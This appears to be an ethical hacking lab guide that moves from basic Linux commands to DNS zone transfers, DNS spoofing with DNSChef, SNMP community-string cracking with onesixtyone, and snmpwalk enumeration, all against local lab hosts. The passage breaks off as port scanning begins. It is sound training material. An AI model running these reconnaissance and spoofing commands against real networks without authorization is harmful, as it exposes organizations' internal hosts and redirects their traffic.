Ethical Hacking Lab Guide | Table of Contents

LABS


CTF

Step 1: Basic Linux Usage: ls

The first thing we'll want to do is take a look at what is in our current directory. That's simply done using the **ls** command. So type the command:

ls

The results will be a display of what is in your current directory. You should see something similar to the image below (click on the image to enlarge):




Step 2: Basic Linux Usage: ls with modifiers

This **ls** command shows us all normal files and folders. If we wanted to see all files and folders including hidden ones, we would append the *-l* and *-a* switches. The full command would look like:

ls -la

You should see results similar to the image below (the actual files/folders may be different, it is OK).



Notice that there are a lot more files than when simply running **ls**. The files that begin with a "." are hidden files.

Step 3: Basic Linux Usage: pwd

The next thing we want to do is take a look at how to find out what our current directory actually is. One of the biggest challenges for people coming from Windows to Linux is understanding the directory structure. Directory structure confusion makes it difficult to know where you are at any given time while you're on the Linux terminal. Fortunately, there's a way to always tell. To see your current directory, enter the command **pwd** (print working directory).
pwd

```
(1) Skillset Labs> pwd
/home/admin
```

Step 4: Basic Linux Usage: ps with modifiers

Another common skill you will need is the ability to see running processes in Linux. The command to do this is **ps -A**. Enter:
ps -A
Probably went by too fast for you to see all the processes right?

```
 1910 ?        00:00:00 sshd
 1961 ?        00:00:00 sshd
 1963 ?        00:00:00 systemd
 1964 ?        00:00:00 (sd-pam)
 1966 ?        00:00:00 sshd
 1967 pts/0    00:00:00 bash
 1973 ?        00:00:00 screen
 1979 pts/1    00:00:00 bash
 1980 pts/2    00:00:00 bash
 1981 pts/3    00:00:00 bash
 1983 pts/4    00:00:00 bash
 1985 pts/0    00:00:00 screen
 2019 ?        00:00:00 systemd-tmpfile
 2025 pts/1    00:00:00 ps
(1) Skillset Labs>
```

This is where the **more** command comes in. We'll also introduce pipe "**|**" at this point.

Step 5: Basic Linux Usage: piping and using more

Piping is a way to send the output of one command to another command as input. The command **more** allows you to show only one page/screen's worth of information, and allows you to then hit enter to scroll through data one line at a time. Try it. Entering the following to do what was just described:
ps -A | more

Now after the first page shows up, hit **enter** to scroll to the next line of data. What we did was sent the output of the command **ps -A** to the more command.

Step 6: Basic Linux Usage: using more by itself

You can also use **more** in a stand-alone fashion as well. Let's use **more** to read the large /etc/services file, which contains common port to service mappings.
more /etc/services

```
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a singl
# port number for both TCP and UDP; hence, officially ports have
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/ser
# New ports will be added on request if they have been officiall
# by IANA and used in the real-world or are needed by a debian p
# If you need a huge list of used numbers please install the nma

tcpmux          1/tcp                           # TCP port servi
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send p
--More--(4%)
```

And of course as you keep hitting **enter**, you scroll through the entire file. And to exit out of the more operation immediately, hit the **q** key.

Step 7: Basic Linux Usage: using sudo

Occasionally we will need to run processes with elevated permissions. Unlike a windows environment, where users commonly have administrator access at all times, in linux it's far more common to have lower permissions and simply invoke higher permissions when needed. Let's try to run tshark under elevated permissions by using this command:
sudo tshark -f "icmp"

```
(1) Skillset Labs> sudo tshark -f "icmp"
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:46: dofile has been di
nning Wireshark as superuser. See http://wiki.wireshark.org/Capt
Privileges for help in running Wireshark as an unprivileged user
Running as user "root" and group "root". This could be dangerous
Capturing on 'eth0'
```

Sudo gives us a one-time permissions elevation to get this process going. Although not necessary to this exercise, feel free to attempt to run tshark without sudo and see what it says.

Step 8: Please Migrate Consoles


Now you should be seeing tshark run - pretty cool, right? There's only one problem. To continue on with this lab, while still letting tshark run, you'll need to switch console windows. You can do so by clicking on any of the "Console #" buttons next to your current console (aside from console 1). Try it now!

Step 9: Basic Linux Usage: grep

An extremely common utility used when outputting information is a command named **grep**. You can search for specific strings or data within other data using grep. Remember how we just started tshark? Let's check what its process ID is. To do this, type the following:

ps -A | grep tshark


As you can see, tshark is running with a unique PID (Process ID). Of course, your PID will be different each time you run or restart a process. Jot this number down as we will be using it in the next step.



Step 10: Basic Linux Usage: kill

Since we know the process, we can now kill it if we'd like. The command **kill** is used to stop processes based on the process ID, generally. Let's kill tshark.

sudo kill -9 [PID]



That should terminate the tshark process immediately. The -9 in the command instructs kill to ignore any interrupt that the kernel might send to try and block the kill signal. Think of it as a force or /F in Windows.

Step 11: Basic Linux Usage: piping grep

Now how can we check to see that the kill command actually stopped tshark? If you want to be sure, run ps and grep for it again.
ps -A | grep tshark

```
(2) Skillset Labs> ps -A | grep tshark
(2) Skillset Labs>
```

Step 12: Basic Linux Usage: man pages

You should notice that no results are returned, meaning we successfully killed it. If you want to know more about kill, ps, ls, pwd or any Linux command, start by trying to **man** (manual) it. For example, the command:
man ps

Would show you all the switches and usage examples for properly using ps. Go ahead and try it. To get out of man, hit the **q** key.

```
PS(1)                          User Commands

NAME
       ps - report a snapshot of the current processes.

SYNOPSIS
       ps [options]

DESCRIPTION
       ps displays information about a selection of the active p
       you want a repetitive update of the selection and the dis
       information, use top(1) instead.

       This version of ps accepts several kinds of options:

       1   UNIX options, which may be grouped and must be preced
```

Step 13: Manipulating Text Files: Creating/Clearing

We'll start off reading, editing, and creating text files using the **cat** command. Let's start by simply creating a text file and adding some text to it using cat. (Please note that, if this file were to have already existed, we would be clearing its contents)

cat > infosecrocks

This puts you in interactive cat mode, so you're now able to interactively work with the text file that was created as a result of running the command.

```
(2) Skillset Labs> cat > infosecrocks
```

Step 14: Manipulating Text Files: Adding Content

Now we will add some content to the file. Type a sentence, and hit enter. Below is an example of some content

Infosec is a great place to learn skillz!

Now, hit **Ctrl+D** (that's Control and D simultaneously) to leave the file and go back to the terminal. You have just created a text file with cat.

```
(2) Skillset Labs> cat > infosecrocks
Infosec is a great place to learn skillz
(2) Skillset Labs>
```

Step 15: Manipulating Text Files: Verify Content

Now let's read the file with **cat** to make sure it contains the data we entered. Notice there is no **>** symbol this time.

cat infosecrocks

If you were successful, you should see whatever text you had typed echoed back to your screen.

```
(2) Skillset Labs> cat infosecrocks
Infosec is a great place to learn skillz
(2) Skillset Labs>
```

Step 16: Manipulating Text Files: Append Content

Now let's use **cat** to append or add data to the existing file. Sometimes we just want to add something to a file or log that already exists. Notice we have two **>** instead of one this time. That denotes append. Enter the following:
cat >> infosecrocks

```
(2) Skillset Labs> cat >> infosecrocks
```

Step 17: Manipulating Text Files: Adding Content

Now we will add some additional content to the file. Type a sentence, and hit **enter**. Below is an example of some content
Hello Self!
After you've done this, hit **Ctrl+D** (that's Control and D simultaneously) to leave the file and go back to the terminal. You have just appended your previously created text file.

```
(2) Skillset Labs> cat >> infosecrocks
Hello Self!
(2) Skillset Labs>
```

Step 18: Manipulating Text Files: Verify Content

Now let's read the file with **cat** to make sure what we just entered was appended. Notice there is no > symbol this time.
cat infosecrocks
If you were successful, you should see whatever text you had typed echoed back to your screen.

```
(2) Skillset Labs> cat infosecrocks
Infosec is a great place to learn skillz
Hello Self!
(2) Skillset Labs>
```

Step 19: Basic Networking Information: ifconfig

The first point I want to make here is that you should always check your IP address information before doing any lab, to verify that it hasn't changed since

the last lab, because it always could. The most fundamental way to do this is by simply entering the ifconfig command. Enter it like so:
ip a
This lists all of your network card information. The top block of information which should have eth0,1,2,3,or 4 all the way to the left is your actual network card. The second block of information is the loopback address. Which is used to denote “home”.

```
(2) Skillset Labs> ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN
t
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_
oup default qlen 1000
    link/ether 06:b1:77:9d:c6:dd brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.29/24 brd 10.0.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::4b1:77ff:fe9d:c6dd/64 scope link
       valid_lft forever preferred_lft forever
3: teredo: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop sta
fault qlen 500
    link/none
```

Step 20: Auto-complete and Command History: The long way

Another important technique that will make you much faster is using the auto-complete or tab-complete function. It’s really simple. Go ahead and read the */etc/services* file by typing:
cat /etc/services

```
amidxtape       10083/tcp                       # amanda backup
smsqp           11201/tcp                       # Alamin SMS gat
smsqp           11201/udp
xpilot          15345/tcp                       # XPilot Contact
xpilot          15345/udp
sgi-cmsd        17001/udp               # Cluster membership ser
sgi-crsd        17002/udp
sgi-gcd         17003/udp                       # SGI Group memb
sgi-cad         17004/tcp                       # Cluster Admin
isdnlog         20011/tcp                       # isdn logging s
isdnlog         20011/udp
vboxd           20012/tcp                       # voice box syst
```

Step 21: Auto-complete and Command History: Tab key

Now let's do it the fast way. Type **cat /et** then hit the tab key (do not put a space after the "t" before hitting Tab). It should auto-complete */etc/* for you. Then, auto-complete the rest by adding */ser* to what is already auto-completed. So continue with this
cat /et[Tab]/ser[Tab]

```
(2) Skillset Labs> cat /etc/services
```

Step 22: Auto-complete and Command History: Tab key x2

Now type the following:
cat /etc/se [Tab] [Tab]
Notice we left off the *r* in this case. More importantly notice that Linux gave us several options this time. The reason is because all of those directories and files begin with "se".

```
(2) Skillset Labs> cat /etc/se
securetty       selinux/        sensors.d/      setoolkit/
security/       sensors3.conf   services
(2) Skillset Labs> cat /etc/se
```


So Linux is simply asking us, "Which one do you want?" The more specific you are, the better auto-complete will be able to know what you're trying to get to.

Step 23: Auto-complete and Command History: History

Once you've typed commands over a long period of time, doing the simple up arrow to go back through all your commands can become very cumbersome. For this we have the **history** command. Type **history** from your shell.

history

You should see that a list of all the commands that you have typed up to this point show up.



Step 1: Finding Name Servers

In the first portion of this lab we will use some popular tools to see how basic DNS queries work. We'll be looking at the different record types and how to pull them from a DNS server.

When you look up websites like google.com, your computer sends a DNS request to some DNS server somewhere and asks for the IP address of google.com. In a real enterprise, this DNS server might contain thousands of records that represent each device on the corporate network. Let's look at some ways to pull the most useful DNS record types on real examples.

When querying servers for real organizations, such as Yahoo or Facebook, we would first have to try and find which DNS servers on the internet we need to query. To do this we can use **dig**. Let's perform this on our server. On your terminal enter the following:

dig @127.0.0.1 skillsetlocal.com ns

```
(1) Skillset Labs> dig @127.0.0.1 skillsetlocal.com ns
```

This query will return the list of DNS servers. You will see them in the "ANSWER SECTION".

```
;; QUESTION SECTION:
;skillsetlocal.com.             IN      NS

;; ANSWER SECTION:
skillsetlocal.com.      604800  IN      NS      localhost.
```

Step 2: Finding Mail Servers

We will now try to query our DNS server for MX records related to the skillsetlocal.com domain. Enter the following command to do that:

dig @127.0.0.1 skillsetlocal.com mx

```
(1) Skillset Labs> dig @127.0.0.1 skillsetlocal.com mx
```

```
;; QUESTION SECTION:
;skillsetlocal.com.             IN      MX

;; ANSWER SECTION:
skillsetlocal.com.      604800  IN      MX      10 mail2.example.com.
skillsetlocal.com.      604800  IN      MX      20 mail3.example.com.
skillsetlocal.com.      604800  IN      MX      5 mail1.example.com.
```

Step 3: DNS Zone Transfer

So far we have been pulling specific types of records from our DNS server. What if we wanted to pull all records? For this, we can attempt the AXFR query (also known as DNS zone transfer). AXFR is used to replicate DNS databases, and a successful query can provide us with lots of useful information about the target network. We can use **dig** for AXFR queries as well. Issue the following command to pull all DNS records from our server:

dig @127.0.0.1 skillsetlocal.com axfr

```
(1) Skillset Labs> dig @127.0.0.1 skillsetlocal.com axfr
```

As you can see, we discovered several subdomains with corresponding IP addresses, thus expanding our knowledge about the target network.

```
skillsetlocal.com.      604800  IN      SOA     localhost. root.localhost. 5 604
800 86400 2419200 604800
skillsetlocal.com.      604800  IN      MX      5 mail1.example.com.
skillsetlocal.com.      604800  IN      MX      10 mail2.example.com.
skillsetlocal.com.      604800  IN      MX      20 mail3.example.com.
skillsetlocal.com.      604800  IN      NS      localhost.
skillsetlocal.com.      604800  IN      A       10.0.0.85
skillsetlocal.com.      604800  IN      AAAA    ::1
corp.skillsetlocal.com. 604800  IN      A       192.168.1.31
fs001.skillsetlocal.com. 604800 IN      A       192.168.8.1
fs002.skillsetlocal.com. 604800 IN      A       192.168.8.2
payroll.skillsetlocal.com. 604800 IN    A       192.168.1.30
secret.skillsetlocal.com. 604800 IN     A       192.168.1.50
skillsetlocal.com.      604800  IN      SOA     localhost. root.localhost. 5 604
800 86400 2419200 604800
```

Step 4: Reverse Lookups

Everything we have done so far depends on getting data from the DNS servers' forward lookup records. In other words, these DNS files allow us to look up a host by name, such as www.yahoo.com. Essentially, www is a host on the yahoo.com domain. Sometimes DNS servers also store reverse lookup records. With reverse lookup records we can do the opposite, which tells us which hosts are associated with a given IP address.

The tool we'll be using to do reverse lookups is named **DNSrecon**. Let's run it on the class C network using the IP addresses we discovered in the previous step with our DNS zone transfer. The *-n* option specifies the name (domain) server, and *-r* stands for "range".

```
dnsrecon -n skillsetlocal.com -r 192.168.1.1-192.168.1.254
```

In the output, you should see the list of host names associated with IPs within this range.

```
(1) Skillset Labs> dnsrecon -n skillsetlocal.com -r 192.168.1.1-192.168.1.254
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 192.168.1.1 to 192.168.1.254
[*]    PTR fs002.1.168.192.in-addr.arpa 192.168.1.2
[*]    PTR fs001.1.168.192.in-addr.arpa 192.168.1.1
[*]    PTR payroll.1.168.192.in-addr.arpa 192.168.1.30
[*]    PTR corp.1.168.192.in-addr.arpa 192.168.1.31
[*]    PTR secret.1.168.192.in-addr.arpa 192.168.1.50
[*] 5 Records Found
```

Step 5: Grepping DNSrecon Output

In most cases, when used against real networks, dnsrecon will produce a lot of output. Trying to process a lot of data as it comes is difficult. To make this task easier, we can write output to a file or combine dnsrecon commands with our good friends *more* and *grep*.

Let's run **dnsrecon** again, but this time looking specifically for payroll servers:

dnsrecon -n skillsetlocal.com -r 192.168.1.1-192.168.1.254 | grep payroll

```
(1) Skillset Labs> dnsrecon -n skillsetlocal.com -r 192.168.1.1-192.168.1.254 |
grep payroll
[*]      PTR payroll.1.168.192.in-addr.arpa 192.168.1.30
```

Step 6: Starting DNSChef

So far we've been practicing gathering various types of information contained in DNS records. In the next two steps, we will see how DNS can be used in attacks as well. We will use a Python-based tool **DNSChef**. It is a highly configurable DNS proxy, which allows intercepting and redirecting DNS queries. In a real penetration test, you would need to either manually configure or poison DNS server entry to point to DNSChef.

The use of DNS Proxy is recommended in situations where it is not possible to force an application to use some other proxy server directly. For example, some mobile applications completely ignore OS HTTP Proxy settings. In these cases, the use of a DNS proxy server such as DNSChef will allow you to trick that

application into forwarding connections to the desired destination.
Source: http://thesprawl.org/projects/dnschef/

Without any parameters specified, DNSChef will run in "full proxy" mode, forwarding all requests to an upstream DNS server (8.8.8.8 by default) and returning them back to the querying host. This is useful if we wanted to capture and examine DNS query packets. However, we can also use DNSChef to actually send intercepted queries to a specified IP. We will need to specify an interface for DNSChef that is different from our 127.0.0.1 nameserver IP. The following command will send all DNS queries for google.com to 1.2.3.4:

sudo dnschef --interface=127.0.0.2 --fakeip=1.2.3.4 --fakedomains=google.com

Step 8: DNSChef is Cooking

Let's run the **dig** command on google.com using our DNSChef proxy IP address as the nameserver. Enter the following command:

dig @127.0.0.2 google.com

You can see that the A record for google.com is pointing to 1.2.3.4.

```
(2) Skillset Labs> dig @127.0.0.2 google.com

; <<>> DiG 9.9.5-9+deb8u6-Debian <<>> @127.0.0.2 google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37788
;; flags: qr aa rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             0       IN      A       1.2.3.4

;; Query time: 0 msec
;; SERVER: 127.0.0.2#53(127.0.0.2)
;; WHEN: Thu Sep 29 17:37:36 UTC 2016
;; MSG SIZE  rcvd: 44
```

If you try running the same dig command against any other domain it won't return any results.

Step 10: Examining DNSChef Output

You will see that DNSChef had captured the query for *google.com* and cooked up a response with the fake IP that we specified.

```
[*] Cooking A replies to point to 1.2.3.4 matching: google.com
[17:37:36] 127.0.0.1: cooking the response of type 'A' for google.com to 1.2.3.4
```

Hit **Ctrl+C** to shut down DNSChef.

Step 1: Creating a Dictionary File

SNMP can provide us with a wealth of information about a target. To get this information, we will need to first discover the community strings used by our target devices. We can do this in a brute force or dictionary attack manner.

For this exercise we'll be using a tool written in C named **onesixtyone**. To run it, we will need to specify a target (which will be our own machine) and a dictionary file. Your VM has several dictionary files, or wordlists. Let's take a look at one of them. Issue the following command:

cat /usr/share/wordlists/dirb/small.txt

As you can see, it is literally just a list of words, or, rather, strings, which are commonly used as default usernames and/or passwords.

We can try running **onesixtyone** with this dictionary file and see if it contains the community string(s).

Step 2: Cracking SNMP Community String

We will simply use the dictionary file with **onesixtyone** to check to see if we can find the correct community string for our machine. It should be understood that your first attempt might fail in the real world, which would mean you need a better dictionary, or you have to resort to brute forcing. Enter the following command to use **onesixtyone** with the *small.txt* dictionary (enter your own IP address, run the **ip a** command if you don't know what it is):

onesixtyone 10.0.0.x -c /usr/share/wordlists/dirb/small.txt

What should follow is a relatively quick crack

Step 3: Walking SNMP

Now that we have cracked at least one of the community strings, we can now use this string to enumerate information about the target devices. For this task we'll be using **snmpwalk**. The syntax and usage for *snmpwalk* is quite robust. We will just do the basics. Let's tell *snmpwalk* to enumerate everything that it can about our machine, using the community string we discovered using *onesixtyone*. We do have to account for the version. We'll specify version 2c, which, if that's what used on the system, will pull both 32-bit and 64-bit counters. If we run snmpwalk without specifying any OIDs (Object Identifier), we would see way more information scroll past than you are able to process in your head! This is because we are saying "get everything." Remember that we can always write output to a file or use *more* to make the results easier to examine.

Enter this command, using your own IP address:

snmpwalk -v 2c -c secret 10.0.0.x | more

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 | more
```

```
SNMPv2-MIB::sysDescr.0 = STRING: Linux ip-10-0-0-177 3.16.0-4-amd64 #1 SMP Debia
n 3.16.7-ckt9-2 (2015-04-13) x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (56174) 0:09:21.74
SNMPv2-MIB::sysContact.0 = STRING: Me <me@example.org>
SNMPv2-MIB::sysName.0 = STRING: ip-10-0-0-177
SNMPv2-MIB::sysLocation.0 = STRING: Sitting on the Dock of the Bay
SNMPv2-MIB::sysServices.0 = INTEGER: 72
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (187) 0:00:01.87
SNMPv2-MIB::sysORID.1 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.2 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance
SNMPv2-MIB::sysORID.3 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.4 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.5 = OID: TCP-MIB::tcpMIB
```

Hit **Enter** or **Space** a few times to see just how much information we can get by walking SNMP. Hit **Q** or **Ctrl+C** to return to the command prompt. In the

following steps we will learn how to look up specific system information via SNMP.

Step 4: Listing Running Processes - Numeric OIDs

To get a list of running processes on a Windows target, we can just **grep** the output for 'exe'. On a Linux target, we need to use a specific OID (Object Identifier) for this. Some systems may have the MIB (management information base) resolution enabled, which resolves numeric OIDs to text-based names. But since we don't know yet whether this is an option, we will use a numeric OID to list all running processes. Enter the following command (using your own IP address):

```
snmpwalk -v 2c -c secret 10.0.0.x 1.3.6.1.2.1.25.4.2.1.2
```

Step 5: Listing Running Processes - MIB Resolutions

Now let's try getting the same information, this time using the text-based MIB name instead of a numeric OID. Run the following command (again, use your own IP address as the target):

```
snmpwalk -v 2c -c secret 10.0.0.x hrSWRunName
```

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 hrSWRunName
```

You should see the same results as in the previous step.

```
HOST-RESOURCES-MIB::hrSWRunName.1466 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.1467 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.1468 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.1674 = STRING: "nmbd"
HOST-RESOURCES-MIB::hrSWRunName.1699 = STRING: "master"
HOST-RESOURCES-MIB::hrSWRunName.1700 = STRING: "pickup"
HOST-RESOURCES-MIB::hrSWRunName.1701 = STRING: "qmgr"
HOST-RESOURCES-MIB::hrSWRunName.1726 = STRING: "smbd"
HOST-RESOURCES-MIB::hrSWRunName.1728 = STRING: "smbd"
HOST-RESOURCES-MIB::hrSWRunName.1799 = STRING: "sshd"
```

The last (numeric) part of the resolved OID is the PID of the process. If we wanted to get the PID of a specific process, we can add *grep* to our command. We will do that in the next step.

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 1.3.6.1.2.1.25.4.2.1.2
```

Nice! Not only did we get the list of running processes, but we can see that MIB resolution is enabled on the target system, so we can use it going forward.

```
HOST-RESOURCES-MIB::hrSWRunName.1466 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.1467 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.1468 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.1674 = STRING: "nmbd"
HOST-RESOURCES-MIB::hrSWRunName.1699 = STRING: "master"
HOST-RESOURCES-MIB::hrSWRunName.1700 = STRING: "pickup"
HOST-RESOURCES-MIB::hrSWRunName.1701 = STRING: "qmgr"
HOST-RESOURCES-MIB::hrSWRunName.1726 = STRING: "smbd"
HOST-RESOURCES-MIB::hrSWRunName.1728 = STRING: "smbd"
HOST-RESOURCES-MIB::hrSWRunName.1799 = STRING: "sshd"
```

Feel free to experiment with various OIDs throughout this lab, just make sure you enter the suggested values to move on to the next steps.

Step 6: Looking for Specific Processes

It could be useful for us to find a process running with root privileges. Typically, *sshd* is one of the processes always running as root. Let's issue our command again, this time grepping for 'sshd':

snmpwalk -v 2c -c secret 10.0.0.x hrSWRunName | grep sshd

You may get more than one process for *sshd*.

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 hrSWRunName | grep sshd
HOST-RESOURCES-MIB::hrSWRunName.1799 = STRING: "sshd"
HOST-RESOURCES-MIB::hrSWRunName.1859 = STRING: "sshd"
HOST-RESOURCES-MIB::hrSWRunName.1864 = STRING: "sshd"
```

Step 7: Gathering System Information - System Description

Step 7: Gathering System Information - System Description

Let's see what other information we can get from our target via SNMP. It would be good to actually know what type of system we are dealing with. We can get system description by looking for the OID *1.3.6.1.2.1.1.1* or the resolved MIB name *sysDescr*. Try either (or both) as follows (using your own IP address):

snmpwalk -v 2c -c secret 10.0.0.x 1.3.6.1.2.1.1.1

or

snmpwalk -v 2c -c secret 10.0.0.x sysDescr

Results should be the same.

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 sysDescr
SNMPv2-MIB::sysDescr.0 = STRING: Linux ip-10-0-0-177 3.16.0-4-amd64 #1 SMP Debia
n 3.16.7-ckt9-2 (2015-04-13) x86_64
```

Step 8: Gathering System Information - Hostname

Getting hostname is just as easy: all we need to do is look for OID *1.3.6.1.2.1.1.5*. Or *sysName*, if resolving is enabled. Try those on your own IP as follows:

snmpwalk -v 2c -c secret 10.0.0.x 1.3.6.1.2.1.1.5

or

snmpwalk -v 2c -c secret 10.0.0.x sysName

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 sysName
SNMPv2-MIB::sysName.0 = STRING: ip-10-0-0-177
```

Step 9: Gathering System Information - Free RAM

Next, let's pull some memory-related information about our system. If we want to see the amount of free RAM, we will look for OID *1.3.6.1.4.1.2021.4.11.0* or the MIB name *memTotalFree*:

snmpwalk -v 2c -c secret 10.0.0.x 1.3.6.1.4.1.2021.4.11.0

or

snmpwalk -v 2c -c secret 10.0.0.x memTotalFree

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 memTotalFree
UCD-SNMP-MIB::memTotalFree.0 = INTEGER: 79616 kB
```

Notice that this time, if you run both commands, or even the same command several times, the results will be different, because we are dealing with dynamic information.

Step 10: Network Information

As you can see, SNMP provide a wealth of information. Make sure to invest some time in researching available OIDs and their meaning. As the last step in this lab, we will retrieve some network information related to our target. If we wanted to get physical addresses of NICs, we would issue one of the following commands:

snmpwalk -v 2c -c secret 10.0.0.x 1.3.6.1.2.1.2.2.1.6

or

snmpwalk -v 2c -c secret 10.0.0.x ifPhysAddress

```
(1) Skillset Labs> snmpwalk -v 2c -c secret 10.0.0.177 ifPhysAddr
IF-MIB::ifPhysAddress.1 = STRING:
IF-MIB::ifPhysAddress.2 = STRING: 6:bd:9c:bd:22:55
IF-MIB::ifPhysAddress.3 = STRING:
```

Go ahead and try more OIDs to see what other information you can gather via SNMP (can you find listening UDP ports?), before moving on to the next lab.

Step 1: Connect Scan

In this exercise we will do basic port scanning. Here's the definition of **connect scanning** from the Nmap website:

